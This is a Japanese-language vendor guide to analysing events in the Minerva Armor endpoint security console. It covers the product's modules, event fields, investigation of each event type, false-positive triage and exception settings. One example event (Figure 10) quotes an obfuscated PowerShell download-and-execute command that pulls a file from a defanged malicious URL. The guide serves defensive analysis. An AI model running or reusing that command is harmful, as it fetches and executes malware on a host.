Minerva 脅威防御プラットフォーム (TPP)イベント分析ガイド

Contents

Minerva Armor(製品名)の概要について

Minerva Armor は、EPP 及び EDR にとって代わる次世代のエンドポイントセキュリティ製品です。このソリューションは未知で最新のマルウェアが既存のアンチウィルスソフトウェア(PC に付属する Microsoft Defender など)の保護を回避された時、瞬時にマルウェアの攻撃を食い止めます。いわば、Minerva は防御ラインの最後の砦です。レスポンス手法は、エンドポイント上の回避型マルウェアを誘き出しマルウェアが攻撃を仕掛ける前に完全に防御します。Minerva のソリューションは、シグネチャ、モデル、または動作パターンに依存しないため、これまでに見たことのないマルウェアもブロックし、他の EDR 製品で見逃してしまう攻撃を自動的に阻止します。

Minerva は複数のモジュールから構成され、各マルウェア攻撃の回避手法を分析、マルウェアをシャットダウンします。

- マルウェア敵対環境モジュールとは検知回避してしまうマルウェアに対して攻撃実行ができないような環境をシュミレートします。このようなスマートなマルウェアはサンドボックス、アンチウィルス製品など可能な限り検知から回避し潜んで攻撃をしかけてきますが、Minerva はこのようなマルウェアを検知し、マルウェアが攻撃できないような状況を生成し攻撃をシャットアウトします。

- メモリインジェクション攻撃防御モジュールとはファイルレス攻撃及びステルスな悪意のあるソフトウェアが実行されるのをブロックします。マルウェアは正規なプロセス内に潜んでいる可能性があります。

- 悪意ファイル攻撃防御モジュールとはパワーシェル及び他のスクリプトなど PC の OS にもともと備わっている機能を悪用するドキュメントファイルを破壊又は無害化などのカウンター攻撃を実行します。

- ランサムウェア攻撃防御モジュールとは Minerva ソリューションがエンドポイント上にあるオリジナルファイルのキャッシュを瞬時にバックアップを実行することにより、マルウェアがファイルを暗号化又は破壊するのを阻止します。この機能は他社製品のバックアップソリューション製品やランサムの支払いを回避する OS 製品などに依存せず、脅威にさらされたファイルを回復します。

- マルウェアワクチン接種防御モジュールとは同じシステム上で複数回のマルウェア感染を回避する悪意のプログラムの動作を利用します。悪意のプログラムがエンドポイントへ侵入すると、このソリューションは感染マーカーを疑似することにより、既にエンドポイントが感染されているかのようにマルウェアを欺き、攻撃をシャットアウトします。

Minerva のソリューションは、一般の EPP、EDR 製品と違い、未知で最新のマルウェア感染を防ぎます。他の競合製品にはない、最新のテクノロジーにより一般のアンチウィルスソフトからの検知を回避する最新のマルウェアを阻止します。

Minerva Armor のセキュリティ構成

Minerva Armor は、各エンドポイントにインストールされた Minerva エージェントによって実行されます。このエージェントは、Minerva 管理コンソールと連携しており、マルウェアを検知すると先制防御を開始、イベントの詳細を Minerva 管理コンソールへ送信します。

企業組織の IT 管理者は各エンドポイントの操作履歴に対して、既存のセキュリティワークフローに対応できるように設計されていますので、負担をかけるようなタスクは発生したりしません。

Minerva のソリューションによって生成されたイベントは、マルウェア攻撃が阻止されたことを示します。他のセキュリティツールと同様に、企業組織は、検知されたマルウェアの重大度に従って処理を実施しますが、生成されたイベントが適正検知と誤検知イベントを区別する必要があります。このような取り組みは、Minerva ソリューションが生成するイベント詳細の調査から始まります。

以上のようなことからこのガイドでは、生成されたイベントを調べて、試行された悪意のあるアクションの性質を調査、攻撃タイプに関する追加情報などを収集し、潜在的な誤検知を特定するためのアドバイスを提供します。

イベント情報概要

Minerva のソリューションがレスポンス対応する戦術は、概要セクションで前述したソリューションモジュールに対応しています。イベントについては以下の図 1 にある「固有イベントの詳細」セクションで説明します。この情報は、Minerva エージェントが防御した悪意のあるアクティビティの性質を評価及び判別、イベント分析をするのに役立ちます。

図 1 は、Minerva 管理コンソールに表示されるイベント例を示しています。



図 1: イベント一部抜粋（管理コンソール）

イベントサマリーフィールド

Minerva 管理コンソールに表示されるイベントには、通常、下図にある図 2 に分類されています。イベントタイプによっては、すべての項目がすべてのイベントでキャプチャされるわけではありません。

特性名	詳細
プロセス名	イベントを誘発したファイルのフルパス
コマンドライン	イベントを誘発したプロセスのフルコマンドライン
ファイルハッシュ	イベントを誘発したファイルの SHA-256 ハッシュ
エンドポイント	イベントが発生したエンドポイントのホスト名

証明書情報	イベントを誘発したファイルの証明書情報
親プロセス	イベントをトリガーした親プロセスのフルパス
ルールカテゴリー	イベントに帰する Minerva ルールのカテゴリ
ルール名	イベントに帰する Minerva ルールの名前
ユーザー名	イベントを誘発したプロセスを実行したユーザー名
グループ名	イベントを誘発したエンドポイントのグループ名
Armor バージョン	エンドポイントにインストールされている Minerva エージェントのバージョン
サーバー受信時間	Minerva 管理コンソールサーバーの現地時間
生成時間	イベントを報告されたエンドポイントの現地時間
ローカル IP	イベントを報告するエンドポイントのローカル IP
イベント数	過去 24 時間に受信した類似イベント数
初回受信時間	初回の類似イベントが受信されたサーバー時間
追加情報	「イベント固有の詳細」セクションで説明されている、イベントに関する追加情報

図 2: 一般イベントフィールド

イベント詳細

IT 管理者が管理コンソールで特定のイベントを詳しく調べたい場合は、図 3 に示すように、[イベントの説明]ボックスの[詳細]ボタンをクリックします。



図 3: イベント分析の詳細ボタン

[イベントの詳細]ページには、すべてのイベントフィールド、エンドポイント情報が表示され、攻撃試行に至るプロセス階層のタイムラインも表示されます。この情報は、IT 管理者が攻撃手順を認識し、イベントに関する追加情報を取得するのに役立ちます。たとえば、上記の図 3 に示すメモリインジェクション攻撃イベントに対応する下記図 4 の詳細について考えてみます。



図 4: イベント詳細ページにある攻撃タイムライン

- イベントを誘発したマルウェアである invoice.exe は、タイムラインの下部にあります。
- タイムラインは、悪意のあるプロセスが chrome.exe から生成されたことを示しており、Google Chrome ブラウザを介して起動されたことを示しています。
- chrome.exe プロセスは、Windows ユーザーインターフェイスを実行する explorer.exe プロセスによって生成され、電子メールクライアント OUTLOOK.EXE の子プロセスです。

これらの詳細は、ユーザーが悪意のあるファイルをダウンロードさせるためにクリック箇所にリンクが埋め込まれた電子メールメッセージから始まったことを示唆しています。

タイムラインでノードを選択すると、デフォルトビューには表示されない可能性のある追加情報が表示されます。上記の図 4 で表示されているノードには、次の詳細が含まれていることに注意してください。

- プロセスに対応するファイルへのフルパスと、ブラケットのプロセス ID。
- この例ではパスと同じコマンドラインパラメータを含むプロセスのフルコマンドライン
- プロセスの SHA256 ファイルハッシュは VirusTotal でハイパーリンクで表示されます。

攻撃のタイムラインには、発生したイベントの種類に関する情報が含まれています。例えば、上記の図 4 でキャプチャされたイベントでは、プロセスはメモリインジェクション攻撃を実行しようとしましたが、Minerva のソリューションはこの攻撃を阻止しました。IT 管理者は、攻撃タイムラインの各ノードをクリックすることにより、上記の詳細を表示できます。

特定イベント詳細

前回のセクションで説明しましたが、ほとんどのイベントに適用されるフィールドに加えて、Minerva 管理コンソールには、エンドポイントで発生したイベントタイプに関する追加詳細が表示さ

れます。次回のセクションでは、IT 管理者が遭遇する可能性のあるイベントタイプについて詳細説明をします。

マルウェア検知回避（敵対環境シミュレーション）

マルウェアの検知回避に関するイベントの場合、マルウェアが攻撃を実行しようとしましたが、エンドポイント内にマルウェアにとって敵対的な環境（アーティファクト）が生成され攻撃がブロックされました。Minerva エージェントは、適切なアーティファクトをシミュレートして、対応するセキュリティ製品の存在を模倣してマルウェアを撃退します。

このイベントタイプでは、Minerva はプロセスが検索する製品の名前とカテゴリを指定します。

エクスプロイトキット（敵対環境シミュレーション）

Minerva が「エクスプロイトキット」と断定しているイベントは、悪意のある Web サイトが、訪問者のブラウザを介してクライアント側の脆弱性を悪用しようとしたことを示しています。このような攻撃は通常悪意のあるサイトに存在し、エクスプロイトキットによって攻撃開始されます。最新のエクスプロイトキットは、攻撃対象として価値のある「実際の」エンドポイントと、分析環境である「偽の」エンドポイントを判別できるように設計されていることがよくあります。

この種類のマルウェアはエンドポイント内で敵対的と検知されると悪意のある行為をすぐにやめてしまいます。このような最新のエクスプロイトキットは、異常な動きと見なされた場合でも脆弱性を悪用しようとはしません。回避エクスプロイトキットは、被害者のブラウザを利用し、攻撃者のウエブサイト又はコードが悪意のあるものと検知する仮想マシン、マルウェア分析ツール、およびセキュリティ製品のアーティファクトを探して検知されるのを回避しようとします。

それに対し Minerva のエージェントは、敵対的な環境下で検知されるのを回避するマルウェアを誘き出す方法で、適切なアーティファクトがシミュレーションして無力化します。このイベントは、感染を防がれたエクスプロイトが関与しています。プロセス詳細に関しては、攻撃対象、ブラウザのバージョン、およびインストールされているブラウザのアドオンに関して表示されます。

インジェクション防御（メモリインジェクション攻撃防御）

メモリインジェクション攻撃は、悪意のあるコードが目立たないように、正当なアプリケーションと融合しているかのように潜み、検出されるのを回避しながら攻撃の機会を伺います。このシナリオでは、無害に見えるコードが攻撃をしかけるのです。実行されると、悪意のあるコードが稼働し、信頼できるアプリケーションまたは OS プロセスへ注入されます。ケースよっては、マルウェアは、一部のウイルス対策ソフトウェアから検知回避するために悪意のあるコードを独自のプロセスで自己解凍します。Minerva エージェントがインジェクション攻撃とラベル付けした場合、プロセスが別のプロセスにコードのインジェクションを行ったり、悪意のあるコードが自己解凍したりするのを防ぎます。

Minerva ソリューションは、前述の詳細イベントの他に、マルウェアがインジェクション攻撃対象とするプロセス情報を提供し、攻撃試行中にプロセスでアクティブなモジュール（DLL）に関する情報を提供します。

悪意のあるドキュメント（悪意のあるドキュメント攻撃防御）

多くの攻撃は、最新のドキュメントフォーマットを利用して、マルウェア対策ソリューションからの検知を回避していきます。その後、ドキュメントからマクロを利用して悪意のあるアクション行動を開始させて、エンドポイントへ感染していきます。このマクロは、PowerShell やその他のスクリプトを起動することがよくあります。Minerva のエージェントは、外部スクリプトが実行されるとき、検知回避を行うマルウェアを誘き出しマルウェアを無力化します。

悪意のあるドキュメントが既存のアンチマルウェアツールを回避した時、Minerva ソリューションはイベントを生成し防御します。前述のプロセスの詳細を表示するだけでなく、悪意のあるドキュメントが実行しようとしたスクリプト関連のコマンドを表示します。

マルウェアワクチン（エンドポイントマルウェアワクチン防御）

一般論ですが、悪意のあるソフトウェアは、一度感染に成功したシステムには二度感染しないように設計されていることがよくあります。Minerva ソリューションはそのようなマルウェアが侵入してくると、排他制御（ミューテックスベース）の感染マーカーをシミュレートして、エンドポイントがすでにマルウェア感染しているような操作を行い、悪意のあるプログラムをだまし攻撃から守ります。特定のマルウェアファミリーに対してエンドポイントへワクチン接種する機能の利点は、企業組織がグローバル規模のマルウェア感染蔓延を懸念している場合、またはローカライズされたインシデントを封じ込める場合、この機能は優れた有効手段となります。

Minerva エージェントは、ワクチン接種のイベントを生成すると、マルウェアが特定する感染マーカーを識別します。また、このワクチンを作成するときに詳細説明も含まれています。

Minerva イベント分析

Minerva ソリューションによって生成されたイベントは、検知を回避するマルウェアが阻止されたプロセスを IT 管理者に通知します。この情報は、企業組織が他のセキュリティデータを利用しているのであれば脅威インテリジェンスの分析に寄与します。次のセクションでは、イベントの性質と重要性を理解するのに役立つアドバイスを提供します。この理解をすることにより、IT 管理者はイベントやインシデントを調査するための実践的な対策が行えます。

攻撃の性質

イベントの分析を行う際、マルウェアの種類を確認することから始めるとよいでしょう。イベント分析は、IT 管理者が Minerva 管理コンソールによってキャプチャされたデータを解釈して、攻撃の性質とイベントの重大度を評価するのに役立ちます。IT 管理者は、イベントからの情報と、他のセキュリティデータソースである EDR および SIEM ツールを使用し同様の詳細を比較分析することもできます。

マルウェア検知回避（敵対環境シミュレーション）

マルウェアがネットワーク侵入時に攻撃を仕掛けようとしますが、Minerva エージェントはマルウェアにとって攻撃ができないような環境（アーティファクト）をシミュレートし、マルウェアの実行を阻止するイベントを生成します。このようなイベント分析を行う際には、その場所とプロセスの大元をベースに、悪意のあるファイルの評価をすることから始めます。例えば、図 5 に示すイベントは、セキュリティツール Sandboxie がエンドポイントに存在するかを判断するマルウェアサンプル Salary.exe.exe を示しています。

図 5: 敵対環境モジュールの攻撃プロセスツリー

キャプチャされた攻撃ツリーを参照すると、悪意のあるファイルはユーザーのダウンロードディレクトリにあります。さらに、その親プロセスは Firefox ブラウザです。Firefox ブラウザ（firefox.exe）自体は、Windows のグラフィカルユーザーインターフェイスを実装する explorer.exe の子プロセスです。これらの結果から、悪意のあるファイルが Web ページから発信されたことを示唆しています。インシデントをさらに調査する必要がある場合は、Web プロキシロ

グ、ブラウザ履歴、エンドポイント検出および応答(EDR)ログなど、セキュリティデータの他のソースを調べる必要がある場合があります。

エクスプロイトキット(敵対環境シミュレーション)

Minerva の敵対環境モジュールが、Web ブラウザ内からユーザー環境の調査を妨害すると、図 6 に示すようにエクスプロイトキットイベントを生成します。



図 6:エクスプロイト攻撃のタブ情報

エクスプロイトキットイベントを調査するときは、攻撃の可能性のあるソースを特定することから始めます。上記の図 6 に示すように、イベントの[追加情報]領域には、攻撃時にユーザーが開いていたタブが表示されます。そこにリストされている URL の 1 つは、この例の場合、VirtualBox で実行されているかどうか悪意のあるコードをホストしている可能性があります。このイベントは、悪意のコードが悪意のあるアドオンに存在する場合、その時点でアクティブだったブラウザアドオンも特定しています。

同様に疑わしい URL が複数のイベントに表示される場合、そのサイトがエクスプロイトキットアクティビティの要因である可能性があります。報告された詳細を、他のセキュリティツールと関連付けて、攻撃の正確な性質を評価できます。さらに、同じエンドポイントでエクスプロイトキットイベントが頻繁に生成される場合は、システムの脆弱性を防ぐため、セキュリティパッチが最新であることを確認してください。

インジェクション防御 (メモリインジェクション攻撃防御)

インジェクション防御イベントを調べる際は、インジェクションの試行に関連するソースプロセスとターゲットプロセスを確認することから始まります。例えば、図 7 の攻撃のタイムラインについて考えてみます。インジェクションが開始したプロセス(invoice.exe)は、インジェクション対象であることがわかります。これは通常、悪意のあるプログラム(invoice.exe)が、ファイル内に隠されている悪意のあるコードを独自のプロセスにより解凍しようとしたことを示しています。



図 7: セルフインジェクションの攻撃タイムライン

ターゲットプロセス名がインジェクションソースと異なる場合、これは悪意のあるプログラムが悪意のあるコードを別のプロセスへ配置しようとしたことを示します。このようなインジェクション攻撃は、攻撃者がマルウェアであることを隠すことを目的とし、信頼できるアプリケーションを標的にすることがよくあります。このような攻撃戦術は、攻撃者が自分の行動を変更したり、通信を盗聴したりするため、正規のプログラムを追跡することもあります。例えば、図 8 でキャプチャされたイベント抜粋は、悪意のあるプログラム sysadmin.exe が、無害なプロセス atmapp.exe へコードを挿入しようとしていることを示しています。



図 8: インジェクション試行攻撃タイムライン

インジェクション攻撃のターゲットを調べた後、悪意のあるプロセス(インジェクションを実行しようとしたプロセス)がエンドポイントへ到達するプロセスを特定していきましょう。例として、上記の図 7 では、invoice.exe はダウンロードフォルダーにあります。invoice.exe の親プロセスは browser_broker.exe です。これは、Microsoft Edge Web ブラウザに代わってアクションを実行する Windows10 の正当なプロセスです。これらの観察結果によると、被害者は Web 上から悪意のあるファイル invoice.exe をダウンロードしたことを示唆しています。

悪意のあるドキュメント（悪意のあるドキュメント攻撃防御）

悪意のあるドキュメントのイベントを確認する際は、悪意のあるドキュメント要因を判断することから始めます。イベントの詳細を見て攻撃のタイムラインを調べます。例えば、図 9 の階層は、Microsoft Word ドキュメントが Microsoft Outlook の子プロセスである Google Chrome であることを示しています。これは、悪意のあるドキュメントを開かせるようにブラウザが指示するリンクまたは

HTML ファイルを含む電子メールメッセージから発生したことを示唆しています。



図 9: 悪意のあるドキュメントの攻撃タイムライン

次に、悪意のあるドキュメントファイルが実行を試みたコードまたはプログラムを特定します。この評価を行うには、[追加情報]フィールドを確認してください。例えば、下記の図 10 で示されたイベント抜粋は、Roaming.eXe という悪意のあるプログラムをダウンロードして起動させるために cmd.exe の起動を促し、PowerShell コマンドを実行させようとすることを示しています。

Additional Information:	Command Line: [C:\Windows\SysWOW64\cmd.exe /C p^OwE^rSHeLL^.ExE -^executIoN^pO^I^i^CY BYpASs^ ^-NO^PROf^ILE -^w^In^DO^wST^YI^E hI^D^DeN ^(^nE^W^-^O^BjECT^ sysTE^M.^N^e^t^.WE^B^C^lieNt).^D^Ow^nLoA^dfI^lE('hxxp://asecwitlecn.bid/read.php?f=0.dat','C:\Users\MarkW\AppData\Roaming.Exe');sT^a^rt^-pR^o^C^es^s^ 'C:\Users\MarkW\AppData\Roaming.eXe']

図 10: 悪因のあるプログラムのダウンロード試行

悪意のあるドキュメントイベントの場合、ドキュメントが[追加情報]フィールドに表示されるコマンドを起動できないよう処置を行います。これが誤検知の場合は、コマンドを許可する例外を設定できます。この操作を行うには、管理コンソールでイベントを確認しながら[例外]ボタンをクリックし、必要に応じて[例外データ]フィールドを調整します。Microsoft Office アプリケーションを例外するのではなく、Microsoft Office に実行を許可するコマンド(特定のスクリプトファイルなど)の例外を定義します。

マルウェアワクチン (エンドポイントマルウェアワクチン防御)

マルウェアワクチン接種イベントを注視する場合は、エンドポイントで Minerva エージェントがシミュレートを行うワクチンのアーティファクトを特定することから始めます。手順としては、まずイベントの[追加情報]フィールドを確認します。このフィールドには、感染マーカーの名前とパターンが表示されます。例えば、図 11 でキャプチャされたイベントについて考えてみます。これは、Minerva エージェントが排他制御の感染マーカー(ミューテックスマーカー)の NUCLEAR をシミュレートしたことを示しています。説明フィールドには、このワクチンが BTCware マルウェアファミリーに関連していることを示しています。

Additional Information:	Mutex Name: NUCLEAR
	Mutex Description: BTCware

図 11: 排他制御（ミューテックス）ワクチンイベントの詳細

他のイベントと同様に、ワクチン接種イベントの一部として表示される攻撃ツリーを調べて、悪意のある実行ファイルの要因を特定し、感染攻撃の経緯を収集することができます。

誤検知

Minerva のソリューションは誤検知の割合が極めて低いですが、エージェントが悪意のないアプリケーションに干渉することがあります。IT 管理者は、イベントが攻撃を示唆しているのか、それとも誤検知であるのかを判断する必要があります。これにより、IT 管理者はイベントの重要性を判断し、必要に応じて、信頼できるプログラムのホワイトリスト化を行います。

Minerva ソリューションは悪意の可能性に関するイベントを認識することが大切です。このドキュメントの前半でも述べましたが、インターネットからダウンロードされた回避プログラム、隠蔽化されたスクリプトを実行しようとする悪意のあるドキュメント、および正当なアプリケーションにインジェクションコードを注入する攻撃プロセスが含まれます。悪意が不明なアクティビティが発生した場合、以下のヒントを参考にしてください。

- Minerva ソリューションは悪意の可能性があるアクションに関するイベントを認識するのに役立ちます。このドキュメントの前半でも述べましたが、インターネットからダウンロードされた回避プログラム、難読及び隠蔽化されたスクリプトを実行しようとする悪意のあるドキュメント、および正当なアプリケーションにインジェクションコードを注入する攻撃プロセスが含まれます。一見して悪意が不明なアクティビティが発生する状況の場合、誤検知の可能性を判断するために以下のヒントを参考にしてください。

- イベントが表示する攻撃ツリーはどの程度疑わしいか確認します。Web ブラウザまたは電子メールクライアントから発生するプロセスは、Windows のグラフィカルユーザーインターフェイスから直接実行されるプロセスよりも悪意の可能性が高くなります。（explorer.exe プロセス）

- 疑わしいプロセスは信頼性のある機関によるデジタル署名がされているか確認します。デジタル署名されていない場合、[証明書の詳細]フィールドに[N/A]と表示されます。証明書が無効な場合、その情報は赤で表示されます。この場合、関連するファイルは悪意のあるものである可能性があります。証明書が有効の場合でも、該当ベンダーの信用度および攻撃者が証明書を不正に取得した可能性なども考慮してください。

- フラグが立てられたプロセスは回避アクションが実行された可能性を想定してください。例えば、他のセキュリティツールを併用している場合、一方のツールは対立を避け、もう一方のツールはエンドポイントをチェックするかもしれません。一部のビジネスアプリケーションは、最適化の目的で、仮想環境で実行されているかどうかを判断しようとする場合があります。

- フラグが立てられたファイルについて検証する方法としては、ハッシュ下にある VirusTotal Lookup リンクをクリックすると、ファイルのハッシュ VirusTotal を簡単に検索できます。VirusTotal の多くの検索エンジンが悪意のあるものとして分類している場合、マルウェアである可能性が高くなります。また、ファイルが悪意と見なされない場合でも、未知のマルウェアサンプルである可能性があります。

ただし、上記のヒントは単なるガイドラインであることに注意してください。IT 管理者は、イベント発生が誤検知であると判断する際には、他のデータポイントも考慮に入れる必要があります。例えば、企業組織が既存で利用している Endpoint Detection and Response（EDR）機能がある場合、IT 管理者が徹底的に調査したいイベントについて確信が持てない場合は、EDR ツールを使用してイベント時のエンドポイント状態を調査することをお勧めします。

例外リスト追加

イベントが誤検知であると判断した場合は、Minerva 管理コンソールを使用して例外リスト作成し、Minerva エージェントが将来該当プログラムに干渉しないようにすることができます。

しかしながら、エンドユーザーがイベントの影響を受けていない場合でも、すぐに例外を適用しない方がよい場合があります。例えば、イベントが誤検知であるかどうか判断できない場合は、将来類似するイベントが発生するか確認できるまで様子見をすることで判断材料となるでしょう。さらに、誤検知イベントは、Minerva エージェントが実際に使用しているビジネスアプリケーションなどをブロックしていない限り、例外リストの作成が不要となります。

例外を適用するには以下のヒントを考慮してください。

- 一般に、パスではなくハッシュでファイルを例外適用する方が安全です。なぜならば攻撃者は信頼できるファイルから悪意のあるファイルへ置き換える可能性があるからです。その場合、ハッシュは一致しなくなりますが、パスは同じ状態であるからです。

- powershell.exe、cscript.exe、wscript.exe、cmd.exe などのスクリプトエンジンから例外リストを作成しないでください。このような例外リストを作成すると、スクリプトから実行されるアクティビティが監視できなくなります。

- ブラウザ関連のアプリケーション（chrome.exe、iexplorer.exe など）又は Microsoft Office（winword.exe、outlook.exe など）のスクリプトエンジンから例外リストを作成しないでください。このような例外リストを作成すると、スクリプトから実行される攻撃に対し防御ができなくなります。

例外の仕方または適用すべきか不明な場合は、Pico Technologies までお問い合わせください。運用リスクとセキュリティリスクのバランスを保てるように例外適用等のアドバイスを提供します。場合によっては、メーカー側のアナリストよって特別な方法で例外設定をするなどの処置をさせていただきます。

Minerva イベント分析のヒント

以下のヒントは、Minerva のソリューションが生成するイベントを分析するためのアドバイスをまとめたものです。

Step 1: キーイベント詳細

Minerva ソリューションが生成した全てのイベントについて、以下の詳細を認識/判別します。

- 証明書情報が存在する場合はイベント概要に証明書情報プロパティが表示されます。
- 悪意のあるファイルハッシュかどうか判別材料になる VirusTotal Lookup リンクをクリックします。
- 悪意のあるファイルのプロセス名とパスは、イベント概要または攻撃タイムライン領域に表示されます。
- 大元のパス名とプロセスなど攻撃タイムライン領域に表示されます。

次に、イベントタイプに応じて、以下の詳細を参照します。

- マルウェアの検知回避に関するイベントの場合、シミュレートされた製品が表示されます。[イベント概要]または[攻撃タイムライン]領域に[製品カテゴリ]プロパティに表示されます。

- エクスプロイトキットイベントの場合、開いているタブとインストールされているアドオンを表示します。イベント概要の[追加情報]プロパティに表示されます。

- インジェクション攻撃イベントの場合、インジェクション攻撃のターゲットプロセスが表示されます。イベント概要の[追加情報]プロパティに表示されます。

